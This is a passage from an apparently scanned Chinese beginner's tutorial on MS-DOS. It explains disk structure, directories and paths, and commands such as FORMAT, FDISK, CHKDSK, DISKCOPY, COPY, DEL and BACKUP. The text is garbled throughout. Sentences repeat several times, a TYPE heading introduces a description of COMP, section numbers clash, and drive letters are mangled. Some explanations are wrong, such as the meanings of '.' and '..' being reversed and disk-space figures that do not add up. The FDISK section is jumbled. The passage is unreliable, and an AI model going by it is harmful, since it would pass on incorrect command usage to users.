DOS3.0、DOS3.1、DOS3.2、DOS3.3、DOS4.0、DOS5.0、DOS6.0等诸多版本。除了
DOS1.0外,有重大技术突破的两个版本是DOS2.0和DOS3.1,其余版本只是在前一
个版本的基础上作了一些技术上的改进和增强。DOS2.0的重大技术突破为1.支持硬
盘,2.支持树形结构目录, DOS3.1的重大技术突破为支持网络。这些突破的技术细
节和每一版本技术上的改进和增强,限于本文的目的便不在此涉及了。目前用得最多的
DOS5.0、DOS3.30,低版本中则首推DOS2.10。

DOS有PC-DOS和MS-DOS之别。在DOS1.0和DOS2.0系列中常见的是
PC-DOS,在DOS3.0系列版本中,PC-DOS和MS-DOS都常见,DOS4.0版似乎
很难见到PC-DOS,而DOS5.0和DOS6.0则没有PC-DOS,MS-DOS是美国Micro
soft公司为inter86系列CPU所开发的操作系统产品,美国IBM公司将其购买过
来,用于IBM-PC系列微型计算机便是PC-DOS,所以视MS-DOS和PC-DOS在
结构上是完全一样的,只是某些技术细节有少许差别。然而,对于只使用DOS命令的
用户来说察觉不到这些差别的存在,可以认为二者的使用方法是完全相同的,使用中少
量要注意的问题,在介绍V命令时将会提请读者注意。

2.磁盘概况

目前,家用电脑上使用的磁盘分成两大类,一类叫软盘,一类叫硬盘,软盘有两种尺
寸规格,一种是5 1/4"软盘,俗称5寸盘,一种是3 1/2"软盘,俗称3寸盘,5寸盘的容
量分为360KB(1KB=1024字节)和1.2MB(1MB=1000KB)两种,前者俗称5寸低密盘,
后者俗称5寸高密盘,5寸低密盘可以在配有5寸软盘驱动器的各类PC机上使用,而5
寸高密盘只能在配有5寸高密软盘驱动器的286以上的档档机器上使用,8086机不
支持高密驱动器,因此无法使用5寸高密盘。3寸盘的容量分为720KB和1.44MB两种,
前者俗称3寸低密盘,后者俗称3寸高密盘,这两种盘都可以在配置3寸软盘驱动器的
286以上档档机器上使用,基于前述理由,8086机无法使用这两种盘,十分遗憾的是使
用2.0系列版本的DOS只能使用5寸低密盘,即使是286机、386机配置了5寸高密
驱动器或3寸驱动器也是寸此, DOS3.0以上的版本便解决了这一问题(限于286以上微
机型)。

永久标志上记录品牌、商标、磁盘容量等,索引孔用来定位读写信息的起始位置,读
写窗口与读写磁头接触,实现对磁盘中数据的读写,写保护口有着十分重要的作用,用
一小片称为写保护的不干胶纸片将它贴住,则只能对磁盘读,不能对磁盘写。如果盘
上有重要数据,就应贴上写保护,贴上写保护可以防止计算机病毒对该盘片的传染,虚
线示出在大圆是记录信息的载体,它才是真正的“盘片”。为了保护它,将其装在永久护
套中。限于篇幅,使用软件的注意事项和3寸盘的结构不在此详述。

硬盘又称为固定盘,已安装在主机箱内,不像软盘那样用完后就可以从机器里取出另
行保管。硬盘虽然也有尺寸大小的规格,但一般用户可以去不去管它。硬盘的容量有
10M、20M、40M、80M、120M……等多种规格,PC机上常用20M硬盘,286机常用40M硬
盘,386机则多用40M以上的硬盘。硬盘的主要特点是容量大,读写速度较软盘快。
注意,DOS2.0系列版本无法使用大于20MB以上的硬盘空间,也就是说,即使机器配
置了大于20MB容量的硬盘,用户最多也只能用到20MB的硬盘空间。DOS3.0~3.2
版,可支持大约30MB硬盘空间,DOS3.3版本可将硬盘划分为几个逻辑盘,如D、E、F
等,每个逻辑盘的容量可达大约33MB。这样,大于33MB容量的硬盘便可以为多
用户所使用了,DOS5.0版放弃了逻辑盘的概念,可直接管理大于33MB容量的硬盘,
用户使用起来就更方便了。

无论是软盘或硬盘,都被分成一条一条的磁道和一个一个的扇区,扇区是读写磁盘
的最小单位。

我们想像盘片上存在着一个一个的同心圆环,我们把这些同心圆环称为磁道,编号为
0、1、2……等。从圆心出发的半径把整个盘片分成一个的扇形,这些扇形把一条磁
道分成了若干份,每份称为一个扇区,编号为1、2、3……等。

现在,一般的软盘都是双面(0面和1面)可读写的,每面都有一个读写磁头,而硬
盘则可能有多个读写磁头,一般4~12头多见,定在软盘上某一扇区的位置可以使用面
号、磁道号和扇区号,如0面、0道、1扇区便唯一确定了磁盘上的一个扇区,5寸低密软
盘,每面都有40条磁道,编号为0~39,每磁道9扇区,每扇区512字节,故这种软盘
的容量为360KB,5寸高密盘,由于每面有80条磁道,每磁道15扇区,每扇区仍为512字
节,故容量为1.2MB。如果我们把0面和1面的同一磁道看成是一个柱面的话,那么,软
盘每面的磁道数便可以看成是柱面数,这一概念在硬盘中广泛使用,定位硬盘的某一
面用柱面号、磁头号 and 扇区号就行了,这里的柱面号和磁头号相当于软盘上的磁道号 and
扇区号的含义二者一样,当然,完全可以把这一方法用于定位软盘上的某一扇区。

3.文件的基本概念

DOS的主要部份是以文件的形式存储在磁盘上的,因此学习DOS必须对文件的
基本概念有所了解。

所谓文件就是一组相关信息的集合。例如,我们把每天股市的行情收集起来,便可以
得到一个文件,文件中存放的是股市行情的数据。为了作出投资决策,我们可以编写
一个计算机程序,对股市行情的数据进行分析,我们所编写的计算机程序是由各种指令
代码构成的,也就是说各种指令代码的集合,这也是一个文件,还可以举出很多实例,
如家庭的日常开支情况,子女成长的情况,给友人的信件……

为了区分内容各不相同的文件,以便对他们实行不同的控制和操作,我们给每一个
文件取一个名字,这就是文件名标识符,文件名标识符是用来识别各个文件的。
文件标识符由两部分组成,第一部份称为文件名,第二部份称为文件扩展名,简称
为扩展名,例如,COMMAND.COM便是一个文件标识符,COMMAND称为文件名,

上述目录结构呈倒置的树状,固称为树形目录结构,树形目录结构具有十分清楚的层次关系。图中,根目录为一级,CommAND.COM和WS.DOS属于同一级,WS.EXE、WS.OVL和USER属于同一级,各级目录间有上、下级关系。根目录为WS的上级目录,WS为根目录的下级目录。同时,WS又是VUSER的上级目录,当然VUSER就是WS的下级目录。如果均对根目录而言,DOS.WS为根的一级子目录,VUSER则为根的二级子目录。

所谓路径是指查找某一目录或事件所要经过的各级目录的路由。路径有绝对路径和相对路径之分,凡从根目录开始的路径称为绝对路径,而从当前某一子目录开始的路径称为相对路径。在路径的表示法中,各目录名之间用左斜杠“/”隔开,例如:

C:\WS\USER
表示出文件LX1.TXT的路径,这是绝对路径表示法。采用这种表示方法不管当前目录(当前目录的概念,后述)是哪一个均可以找到文件LX1.TXT。

现在我们假定当前目录为USER,该如何找到FORMAT.COM文件呢?请看:
C:\WS\USER>C:\DOS\FORMAT.COM
显然这是绝对路径表示法。我们也可以相相对路径表示法。

C:\WS\USER>..\..\DOS\FORMAT.COM
上面两例中,C:\WS\USER>为系统提示符(在PROMPT命令中介入),“..”两个点表示上级目录,即从当前目录回退到上一级目录。

有了上面的知识我们就可以介绍目录和路径操作的各个命令了。

1. 建立子目录
格式:MD 路径
类型:内
说明:路径是必选的参数。单独的文件是路径表示法中的特例。

举例,C>MD DOS
表示在当前目录下建立一子目录DOS。
C>MD C:\DOS
表示在C盘的根下建立子目录DOS。

2. 改变目录路径
格式:CD 路径
类型:内
说明:改变目录路径的确切含义是设置当前目录。省略参数表示显示当前目录的路径。

举例(参见前文的目录结构):
C>CD B:\FOX
表示将B盘的当前目录设置为B:\FOX
C>CD C:\WS\USER
表示将C盘的路径设置为C:\WS\USER
C>CD\
表示将C盘的路径无条件地设为C盘的根。

C>CD..
表示将C盘的路径从当前目录回退一级,如果当前目录是USER,该命令表示将当前目录设为C:\WS,如果当前目录是C:\WS,则表示将当前目录设为C:\

3. 删除子目录
格式:RD 路径
类型:内
说明:本命令用来删除不再需要的子目录。为了保证该命令操作成功,必须满足以下两个先决条件。第一,被删除的子目录下已无任何文件(显示为.和.的文件不在此列)和下级子目录(意味着删除多级子目录时,必须先删除最下级的子目录)。第二,被删除的子目录不得是当前目录。

举例:
设当前目录为C:\WS,现在想删除该子目录。供参考的操作步骤如下:
C:\WS>CD USER
C:\WS\USER>DEL *.* ,DEL为删除文件的命令,后述。
C:\WS>RD USER
C:\WS>DEL *.*
C:\WS>CD..

C:\WS>RD WS
请大家说出上述各步的根据何在,并说明一开始便施行操作C:\WS>RD WS注定要失败的原因。

4. 列文件目录
格式:DIR[路径][P][W]
类型:内
说明:该命令用来显示磁盘上的文件名和目录名。省去全部参数,命令作用于当前目录。如果当前目录中的文件较多,一屏显示不下,前面的内容将翻淡过去,无法阅读,解决的办法有三个,一、及时按下暂停键。二、使用P参数。三、使用MORE命令(后述)。如果路径中不包括文件标识符,命令作用于指定的目录。参数P和W不应同时使用。P表示竖置目录名,显示的内容包括文件名、扩展名、文件字节长度、最后一次修改(或建立文件)的日期和时间等信息。一个文件显示一行,当显示的内容满一屏时,会自动停下来,直到击任意键才显示余下的内容。W表示横置文件标识符和目录名,每行显示五个文件的信息,仅有文件名和扩展名信息。一般来说,参数P用得较多。如果一个目录中没有文件,DIR作用于该目录时仅显示两个特殊的文件“.”和“..”,表示下级目录。“.”表示上级目录。

举例:(参见前文树型目录结构示意图)
C:\>DIR/P
显示C盘根下的全部文件标识符和目录名。注意在文件名和扩展名后跟有<DIR>字样者表示为当前目录下的子目录。

C:\DIR/P C:\DOS*.EXE
显示子目录DOS下的以.EXE为扩展名的全部文件名。
C:\WS>DIR/P WS.
显示子目录WS下文件名为WS,扩展名为任意字符的全部文件标识符。

在本命令的举例中,我们使用C:\>为DOS提示符,而不是以C>为DOS提示符。关于C>和C:\>的区别可参考系统服务操作中的PROMPT命令。

5. 显示目录结构
格式:TREE 盘符[/F]
类型:外(关于使用外部命令时的知识性内容和注意事项放到FORMAT命令中介入)。

说明:该命令显示指定磁盘上的所有目录路径,省去盘符,表示命令作用于当前盘。加参数F表示,如果某一目录下有文件则显示出这些文件标识符。

举例:
C:\>TREE/F
返回信息略。

5. 建立查询路径
格式:PATH [路径][路径].....[]

类型:外
说明:前面介绍过,路径是查找某一个文件的路由,这些路由是用左斜杠隔开的一串目录名构成,如C:\DOS。现在我们考虑这样一个问题,当我们使用FORMAT命令时,是否可以在命令动词FORMAT前加上路径,即以C:\>DOS\FORMAT A,的形式来查找和使用该命令,推广之,对所有的外部命令可否在命令动词前加上路径来使用。回答是,对于DOS3.0以上的版本是允许的。对于DOS3.0以下的版本有严格的限制,那允许在路径中出现盘符,所以,在DOS2.10下,C:\>DOS\FORMAT A,为非法的命令调用,如果一个外部命令“隐藏”在层次很深的某一子目录中,要使用该命令是麻烦的。不断地重新设置当前目录显然令人不快。

为解决上述问题,DOS设置了PATH命令。PATH命令的含义是,DOS查找一个外部命令(如批文件)时,如果当前目录下找不到就转到PATH建立的路径中去查找。命令格式中,省略号表示可以设置多个查询路径;参数,表示返回到无定义状态,省去全部参数表示显示当前(定义)的查询路径。

举例:
C:\>PATH C:\DOS; C:\CCDOS
表示查找某一外部命令(或批文件)时,首先在C盘根下查找,找不到便转到C:\DOS下找,再找不到,便转到C:\CCDOS下找,如果上述目录中都找不到,才给出出错信息。这样便大大扩大了DOS查找外部命令的范围,给DOS命令的使用带来了方便。

三. 磁盘维护操作
从整体上来说,归入磁盘维护操作类的命令都是为读写磁盘作技术上的准备,大致包括磁盘格式化、硬盘分区、磁盘状态检查和磁盘写校验等。

1. 磁盘格式化命令
格式:FORMAT 盘符[/S/V/B/1/n]
类型:外
说明:

FORMAT命令用来对磁盘进行格式化。所谓格式化就是为磁盘写上DOS所认识的记录格式,以便DOS以此格式为依据往磁盘上记录信息。一片刚买来的新软盘,盘上没有任何信息,称为白盘。DOS无法在白盘上写任何信息。经过格式化的盘称为空盘。空盘上要么只有DOS操作系统的信息(包括记录格式信息),要么只有记录格式信息而无其它用户所需的信息(一般用户无法看到记录格式信息,犹如空盘一样)。由此可见,一张新盘买来之后,必须经过格式化才能使用。关于硬盘的格式化操作放到FDISK命令中介入。

格式化操作把盘上原有的信息(如果有的话)全部清除掉,所以要特别小心。对此,使用FORMAT命令时系统会给出提示。

对于已被计算机病毒感染过的磁盘,可采用重新格式化的方法清除计算机病毒,代价是盘上的信息全部丢失。所以该方法主要用于那些使用消毒软件也不会奏效的软盘。参数/S表示格式化时将DOS的系统文件传输到被格式化的盘上。如果希望用格式化后的盘来引导系统,则必须使用/S参数。如果只希望用这张盘来存放各种数据,则不用/S参数为好。

参数/V用来给被格式化的盘加上卷标号。可以粗略地把卷标号理解为是FORMAT命令为磁盘加上的名字,用来区分一张一张的磁盘。

其余三个参数是考虑与DOS1.0系统的兼容性而设,现已很少使用,故略去。
举例,格式化B驱动器中的盘,单系统,加上卷标号。
A:\>FORMAT B:/S/V<CR>

这是我们经常要使用的一个重要的DOS命令。借此命令介绍一些使用DOS外部命令的知识性内容和注意事项。

“A:\>”是DOS提示符(DOS提示符的约定形式为X>,X为驱动器代号,如A、B、C等,为什么写成现在的A:\>的形式,请参见下文的PROMPT命令),DOS提示符表示三层意思。其一,系统处于DOS控制之下;其二,A驱动器为当前驱动器;其三,当前目录为A盘的根目录。当前驱动器和当前目录的概念相当重要,是学习DOS的重点和难点,在目录和路径操作这一部份已作详细介绍。DOS执行外部命令时,除另有说明外,总是到当前盘的当前目录下去寻找该外部命令,如果找到便执行该外部命令,否则给出出错提示信息,返回DOS。另外,如果命令中出现目录路径,而该路径又是当前目录的话,则当前目录路径可以省去不写。

输入DOS命令时,要从键盘上一个字符一个字符地输入,空格也不能例外。至于用大写还是小写,依自己的习惯而定。大、小写均可。命令输入完毕,必须击回车键,否则命令不会执行。在上面的举例中,C:\>表示击空格,<CR>表示击回车键。对这两个符号,以后不再命令中写出,如果出现也不再说明。

要想举例中列出的命令在执行中不出错,除了命令输入正确外,A驱动器中的盘上必须有FORMAT.COM这个文件,B驱动器中必须插入一张特格式化的盘,A驱动器和B驱动器的门都必须关好。

本例执行过程如下:
首先屏幕显示如下信息:
Insert new diskette for drive B;
and strike any key when ready _
准备好后击回车键,屏幕显示:
Formatting...Format complete
system transferred
Volume label c 11 characters,ENTER for none)?

.....前的信息是格式过程中显示的信息,格式化一旦完成,接着显示.....后的信息。屏幕出现上述信息后便可以输入卷标号了。卷标号最多11个字符,如超过11个字符会重新显示上面最后一行信息。输入卷标号完成后击回车键。如果不输入卷标号,也可以直接击回车键。接下来屏幕显示:
362496 bytes total disc space
40960 bytes used by system
312536 bytes available on disk
Format another (Y/N)?

在显示的信息中,第一行表示总的磁盘空间为360KB(1KB=1024字节),第二行表示系统占用了40960字节,第三行表示磁盘上有321536字节的剩余空间可以使用。最后一行信息问是否要格式化另一张盘,回答Y表示要,并重复上述过程,回答N表示不要,返回DOS提示符,表示命令执行完毕,等待输入下一个命令。

总之,DOS在执行一个命令时根据它对命令执行情况的判断,或者给出操作提示,或者给出出错信息,或者给出操作结果的报告,或者什么信息也不给出,执行完后便返回DOS。

2. 硬盘分区命令
格式:FDISK
类型:外
说明:

FDISK命令没有参数,该命令可用于对硬盘进行分区。用户买到计算机时,硬盘分区和格式化操作都作过了,硬盘已可直接使用。那么为什么要设置这一命令呢?在什么情况下必须使用这一命令呢?由于IBM-PC系列微型计算机许多操作系统共存于一个硬盘,机器出厂时几乎毫无例外地都是把全部硬盘交由DOS使用(近年来用户要求家把整个硬盘分成两个区,一个交由DOS使用,一个交由Windows使用),当用户要求

多个操作系统共同使用同一硬盘时要对硬盘进行分区,当系统出现不能识别硬盘或故障时,对硬盘进行分区,有可能排除故障;当硬盘受到许多病毒破坏时,对硬盘进行分区有可能清除某些计算机病毒,但要注意,这种办法病毒破坏大,作硬盘分区时,分区不对硬盘进行分区而只作格式化就行了呢?对于我们上海的用户,硬盘坏了,硬盘不能引导系统而系统还可以从别硬盘上启动,那么对硬盘进行分区,总之,要是一台不能正常工作的硬盘恢复到正常的工作状态,一般都要经过两个步骤:一、对硬盘进行分区,然后再对硬盘进行格式化。

FDISK 命令和 FORMAT 命令一样,要破坏硬盘上的所有数据,所以,当硬盘上有重要数据不允许破坏时,在对硬盘重新分区前应用 BACKUP 命令将硬盘上的数据备份出来,硬盘完成分区和格式化后,再将所需要的数据用 RESTORE 命令恢复到硬盘上。如果系统已不能识别硬盘,则 BACKUP 命令无法将硬盘上的数据备份出来,此时应有经验的人用其它办法处理。关于 BACKUP 命令和 RESTORE 命令的使用方法,在下文的磁盘文件操作中介绍。

请大家记住,用 FDISK 命令对硬盘分区后,必须用 FORMAT 命令对硬盘进行分区作格式化操作,否则硬盘仍然无法为 DOS 所使用。

示例, FDISK

屏幕显示的重要内容:

- 1. Create DOS partition
2. Change Active partition
3. Delete DOS partition
4. Display partition Data
Enter choice, [1]

这几条信息表明 FDISK 命令的主要功能是:

- 1. 建立 DOS 分区
1. 改变活动分区
3. 删除 DOS 分区
4. 显示分区数据

最后一行要求用户选择上述四种功能之一。现对这几个功能作简单说明:
(1) 建立 DOS 分区。如果硬盘尚未建立 DOS 分区,必须选择该项功能建立 DOS 分区。如果想改变硬盘上 DOS 分区的大小,可先删除 DOS 分区,再重新建立 DOS 分区。如果硬盘上已经存在 DOS 分区而又没有删去,选择该项功能后系统会给出提示信息,告诉操作者 DOS 分区已经存在。正常情况下选择该项功能后,系统给出如下信息

Do you wish to use the entire fixd disk for Dos (Y/N).....? [Y]
向用户是否要把整个硬盘用于 DOS。系统约定是 [Y]。建议初学者选择约定值 Y, 然后回车键。屏幕显示:
Lnser DOS diskette in drive A,
press any key when ready...

要用用户在 A 驱动器中插入 DOS 系统盘,准备好后按下任意键,此时系统重新引导 DOS。至此,系统可以识别硬盘,但仍无法使用硬盘,为使硬盘能正常使用,还必须使用 FORMAT 命令格式化硬盘。如果希望从硬盘引导系统,使用 FORMAT 命令时要代上参数 /S, 使用硬盘引导系统比用软盘引导系统快。建议大家用硬盘引导系统。

(2) 改变活动分区。当硬盘上存放有多个操作系统,用户希望切换到另一种操作系统时才选择该项。目前前用户大多无此要求,故不再赘述。

(3) 删除 DOS 分区。由于前述的种种原因希望重新建立 DOS 分区时应先删去 DOS 分区。选择该项后,屏幕显示:

Delete DOS partition
current Fixed Disk Drive: 1
partition status Type start End size
1 A DOS 000 254 255
2 N nonDOS 255 304 50
Total fixed disk space is 305 cylinders
Will be DESTROYED. Do you wish to Continue.....? [Y]

上面的信息中从第三行起是分区信息表,分区信息表的大小视硬盘分区情况而定,如果硬盘只有一个 DOS 分区,分区信息表只有一行;如果硬盘分为两个分区,分区信息表就有二行;分区信息表最多四行。分区信息表各栏意义如下:

partition 分区编号
status 分区状态, A 为活动分区(即可引导分区)N 为非活动分区。
Type: 分区类型, DOS 表示 DOS 分区, non-DOS 表示非 DOS 分区。
start: 本分区起始柱面号。
End: 本分区结束柱面号。
size: 本分区占用的柱面数。

接下来的信息报告硬盘总空间为 305 柱面,并警告用户,本操作会使硬盘上的全部数据丢失,是否要作下去。由此可知,如果要保留硬盘上的数据应立即退出 FDISK, 返回 DOS, 把硬盘上的数据备份下来后再使用 FDISK 命令。当我们回答 Y 并回车键后, DOS 分区被删去。

(4) 显示分区数据。实际上就是显示分区信息表。

3. 检查磁盘和内存储存命令
格式: CHKDSK [路径][/F][/V]
类型: 外
说明:
该命令用来检查指定磁盘上的文件分配表,并给出磁盘和内存储存的状态报告。对于文件分配表,初学者不易理解,我们不作过多的解释。省去路径则对当前目录有效。参数 /F 和 /V 能给出较多的信息。

示例:
C: > CHKDSK A,
屏幕返回信息如下:

362496 bytes total disk space
22528 bytes in 2 hidden files
65536 bytes in 5 user files
274432 bytes available on disk
655360 bytes bytes total memory
588242 bytes free

前四行是磁盘状况报告。第一行为硬盘总容量。第二行报告两个隐藏文件占用了 22528 字节磁盘空间。CHKDSK 是 DOS 中能报告隐藏文件存在的命令。在 DOS 系统盘上, IBMIO.SYS 和 IBMDOS.SYS 是两个隐藏的系统文件,用 DIR 命令是无法看到的,任何文件都逃不过 CHKDSK 的检查。第三行报告 5 个用户文件占用的磁盘空间。第 4 行报告磁盘上的剩余空间,根据磁盘上的磁盘文件的性质,上述内容可能多于 4 行,也可能少于 4 行,最后两行是内存状况报告,第一行为系统基本内存空间总容量,第二行为可用内存空间容量。

4. 写盘校验命令
格式: VERIFY [ON/OFF]

说明, 外

选择 ON 或 OFF 只能选择其一, 选择 OFF 表示不作校验, 选择 ON 表示作校验。

写盘文件操作

我们在前节中提到过,从严格意义上讲,磁盘文件操作是指对磁盘上的文件进行增删改查的操作。因此, DOS 的文件操作命令是建立在文件操作的基础上, 每个命令都对应于文件操作。因此, DOS 的文件操作命令是建立在文件操作的基础上, 每个命令都对应于文件操作。因此, DOS 的文件操作命令是建立在文件操作的基础上, 每个命令都对应于文件操作。

1. 软盘全盘复制

格式: DISKCOPY 源盘符 目标盘符
类型: 外
说明:
该命令的功能是复制源盘上的数据到目标盘上, 使目标盘成为源盘的副本。如果源盘可以不作格式化, 该命令在复制前不作格式化, 如果源盘不能不作格式化, 则先格式化目标盘再复制。该命令在复制前会自动执行, 用户无法干预; 如果目标盘已格式化, 则先格式化目标盘再复制。该命令在复制前会自动执行, 用户无法干预; 如果目标盘已格式化, 则先格式化目标盘再复制。该命令在复制前会自动执行, 用户无法干预。

为了阻止病毒源盘和目标盘而使病毒能顺利传播, 建议大家在源盘上写保护, 写保护, 一台微型机配置了一台 5 寸软盘驱动器, 驱动器为 DISKCOPY 实现软盘间的复制。

对 5 寸软盘回答是肯定的。

C:\>DISKCOPY A, B,

命令的执行过程与系统配置两台 5 寸软盘时稍有不同。系统配置两台 5 寸软盘时, 只要插好盘, 发出命令后系统就静静地执行, 直到复制完成。系统只配一台 5 寸软盘时, 发出的命令虽然一样, 但在执行过程中系统会不断地提示操作者不要盘, 一会儿插源盘, 一会儿插目标盘, 直至复制完成。在这种情况下操作者要当心, 不要插错盘。

2. 软盘全盘比较

格式: DISKCOMP 源盘符 目标盘符
类型: 外
说明:
本命令的功能是比较用 DISKCOPY 命令复制成的目标盘与源盘是否一致, 使用该命令时以哪一张盘为源盘, 哪一张盘为目标盘无关紧要。该命令一般只用在 DISKCOPY 命令之后, 使用中的注意事项同 DISKCOPY 命令。

示例:
C:\>DISKCOMP A, B,

- 3. 文件拷贝
格式:
(1) copy 源文件名[目标文件名]
(2) copy CON: 目标文件名
(3) copy 源文件名 1+源文件名 2+...+[目标文件名]

类型: 内
说明:
该命令是使用频率较高的命令之一。其主要功能是把一个或多个现存的源文件拷贝到目标文件。拷贝又称为复制。三种格式中以第(1)种格式用得最多, 这种格式也是 copy 命令最基本、最重要的功能。

命令中的源文件名和目标文件名均指带路径文件全名。例如, C:\DOS\DEBUG.COM, 对于当前目录下的目标文件名可以省去不写。

示例:
(1) C:\>COPY A, .
将 A 盘上的全部文件拷贝到 C 盘根下。由此可见, 源文件名中可以使用通配符。

(2) C:\>COPY C:\DOS\DEBUG.COM B, DEBUG1.COM
将 C 盘上的文件 DEBUG.COM 拷贝到 B 盘, 并更名为 DEBUG1.COM。由本例可见, 文件拷贝时一定要写文件名和扩展名(可以使用通配符)。B 盘上的文件 DEBUG1.COM 虽然文件名与源文件不同, 但这两个文件的作用和长度等都完全相同。另外, 文件 DEBUG1.COM 在 B 盘的哪一目录下, 取决于 B 盘的当前目录。如果 B 盘的当前目录为根, 则 DEBUG1.COM 就被拷贝到 B 盘的根下; 如果 B 盘的当前目录为某一子目录, 则 DEBUG1.COM 便被拷贝到 B 盘的该子目录下。如果把本例中的 B, 改成 B:, 结果会如何? 留给大家去思考。

(3) A:\>copy A, . B,
将 A 盘下的全部文件拷贝至 B 盘。有人问, 本例实现的功能与 DISKCOPY 有何差别? 如果没有差别为什么不合二为一呢? 从上例的说明中我们已经看到, B, 仅指定了 B 盘而没有指定当前目录, 因此本例的准确含义应解释为将 A 盘根下的全部文件拷贝至 B 盘的当前目录。至于不在 A 盘根下的文件则不会被拷贝。但是上面的说明还不是本例实现的功能与 DISKCOPY 的最主要区别。二者的主要区别有两点。第一, 磁盘上有一类文件称为隐藏文件, 例如 DOS 系统盘上的 IBMBIO.SYS 和 IBMDOS.SYS 便是隐藏文件。这类文件用 DIR 命令是看不到目录名的, 用 COPY 命令不能拷贝这类文件, 而 DISKCOPY 则不会受此限制。第二, 磁盘上的文件往往不是连续存放的, 哪里有空就往哪里放。例如, 某一文件在磁盘上分成三块存, 用 DISKCOPY 过来目标文件也是分成三块存放, 而且这三块在磁盘上的分布位置也与源文件完全一样。COPY 的情况就不一样了, COPY 命令不管源文件在磁盘上是怎样存放的, COPY 过来时只看目标盘的情况, 如果目标盘上找到的空间不连续, 则 COPY 过来的文件在磁盘上的存放位置也不连续, 而且所分成的块数可能比源文件的块多, 也可能比三块少。总之, COPY 过来的文件在磁盘上的存放位置可以与源文件不同, 文件在磁盘分成的碎块越多, 读写磁头移动越频繁, 这不仅导致读出时间变长, 而且对驱动器的寿命也有影响。我们应尽量设法使文件存放在磁盘上的连续区域中。一种常用的方法是, 先格式化一张盘, 然后用 COPY 命令把所需文件复制到刚格式化的盘上。

(4) C:\>copy CON, AUTOEXEC.BAT
这是 COPY 命令的一种特殊用法。CON, 表示控制台, 当它处于源文件位置时表示键盘, 当它处于目标文件位置时表示显示器。本例的含义是, 把从键盘输入的字符存入(拷贝到)C 盘根下的文件 AUTOEXEC.BAT。这是建立文本文件的一个十分简便的方法。具体操作在本文后面还会涉及。

(5) C:\>copy A, FILE.TXT+B, FILE1.TXT
这是 COPY 命令的又一用法, 实现两个或多个文本文件的连接。本例将 A 盘上的 FILE.TXT 和 B 盘上的 FILE1.TXT 连接成一个文件。由于省略了目标文件名, 所以连接后的文件以命令中的第一个源文件 FILE.TXT 为名, 并存放在 A 盘上, 要说明的是, 该用法主要适用于文本文件。文件文本文件以 Ctrl+Z 为文件结束符。对于二进制的文件, 由于 Ctrl+Z 可能出现在文件的任何地方, 连接过程中一旦遇到 Ctrl+Z 便作为文件结束, 因此会丢失被连接文件的内容。要想连接二进制文件, 必须使用参数 /B。/B 的用法本文省去, 有兴趣者可查阅 DOS 手册。

什么是文本文件? 这是初学者感到困惑的一个问题。由于分不清二进制文件和文本

文件的差别,常误用连接文本文件的 COPY 命令造成文件内容丢失。在这里我们不打算过多地介绍文本文件的定义,只是告诉大家,如果用下文中马上要介绍的 TYPE 命令显示出来的内容是可读的,该文件就是文本文件,如果显示出来的内容不可读(如出现乱码的符号,或含有非结构的符号,或显示过慢中喇叭发声等)则不是文本文件。

5. 显示文件内容

格式:TYPE 文件名

类型:内

说明:

该命令用于比较两个文件,两个可选项全部省去时,系统会要求操作者依次输入第一文件名和第二文件名。第二文件名只使用通配符,表示被比较的两文件名,只是位于不同的盘上而已。两个选项都使用通配符,可以比较不同名的两个文件。如果两个文件名中使用了通配符,则只能得到符合文件名的文件名。

举例:

(1)C:\>COMP A.*.ASM B.*.BAK

A 盘中扩展名为 .ASM 与 B 盘中扩展名为 .BAK,而文件名相同的所有文件进行比较。每次从 A、B 驱动器中各取出一个符合上述规定的文件进行比较。如 A 盘中的 ABC.ASM 和 B 盘中的 ABC.BAK 比较,A 盘中的 AAA.ASM 和 B 盘中的 AAA.BAK 比较。A 盘中的 ABC.ASM 和 B 盘中的 AAA.BAK 不会进行比较。

(2)C:\>COMP B.*.ASM C.*

使 B 盘中的所有 .ASM 文件与 C 盘中的同名文件比较。

注意:长度不等的两个文件不会被比较。被比较的文件间一旦超过 10 个不相符处,比较终止。

5. 显示文本文件内容

格式:TYPE 文件名

类型:内

说明:

该命令用于显示文本文件的内容,格式中的文件名可以包括路径,但不得使用通配符。如果用此命令显示非文本文件,显示的内容不仅杂乱无章,不可辨认,甚至可能导致死机。

举例:

C:\>TYPE READ.ME

在 DOS 的应用软件中经常使用 READ.ME 这一文件名来保存软件使用方法说明,利用 TYPE 命令便可以阅读这份说明。如果 READ.ME 文件内容超过一屏,显示会翻屏,前面内容无法读到。此时,我们可以使用暂停(如 Ctrl+S)在显示内容尚未读满时使显示暂停,读完该屏内容后,按任意键便可继续往下显示。

6. 删除文件

格式:DEL 文件名

类型:内

说明:

本命令用于删除磁盘文件,文件名可包括路径,也可使用通配符。命令 DEL 可换用 ERASE。

举例:

C:\>DEL *.PRG

删除 C 盘根目录下扩展名为 PRG 的全部文件。

C:\>DEL A:.*

删除 A 盘上的全部文件(不含子目录)。系统认为这是一种十分危险的操作,所以系统会向用户是否确实要删除,当回答"Y"并回车后,删除操作才执行。回答"N",则放弃删除操作,返回 DOS。

8. 文件改名

格式:REN(AME) 旧文件名 新文件名

类型:内

说明:

此命令把旧文件名改为新文件名,文件内容无任何改变。文件名可包括路径,新文件所在盘上不能有与新文件同名的文件。改名不能在两个盘上进行。命令中括号内的字符可省略。

举例:

C:\>REN Config.sys config.USR

C:\>REN *.BAK *.DAT

文件名中如出现通配符,则新旧文件名的相同位置上都应使用通配符。这种方式可以一次更改多个文件名。

9. 备份硬盘文件

格式:BACKUP 硬盘符[硬盘文件名]硬盘符[/S]/[M]/[A]/[日期]

类型:外

说明:

本命令把硬盘上的文件备份到软盘保存。用该命令备份到软盘上的文件只有用 RESTORE 命令恢复到硬盘后才能重新使用。这是当硬盘上有重要数据要保留,格式化该硬盘前必须使用的命令。

省第一参数,备份硬盘上的全部文件,否则只备份硬盘上指定的文件。参数/S 表示备份本盘及以下各级子目录中的文件(包括子目录名),否则只备份当前目录下的文件。参数/M 表示只对最近一次备份以后作过修改的文件进行备份。参数/A 表示系统不提示便往指定软盘上备份,其方式是追加在软盘原有数据后,否则先提示,等待用户输入,备份开始先删除软盘上原有数据。参数/日期,表示只备份该日期以后建立或改写过文件,日期书写方法,与系统启动时一样。

举例:

C:\>BACKUP C:A:

将 C 盘根上的文件全部备份到 A 盘。

C:\>BACKUP C:A:/S

将 C 盘上的全部文件,包括各级子目录下的文件(含各级子目录名)全部备份到 A 盘。

10. 恢复备份文件

格式:RESTORE 软盘符[硬盘路径]/[文件名]/[S]/[P]

类型:外

说明:

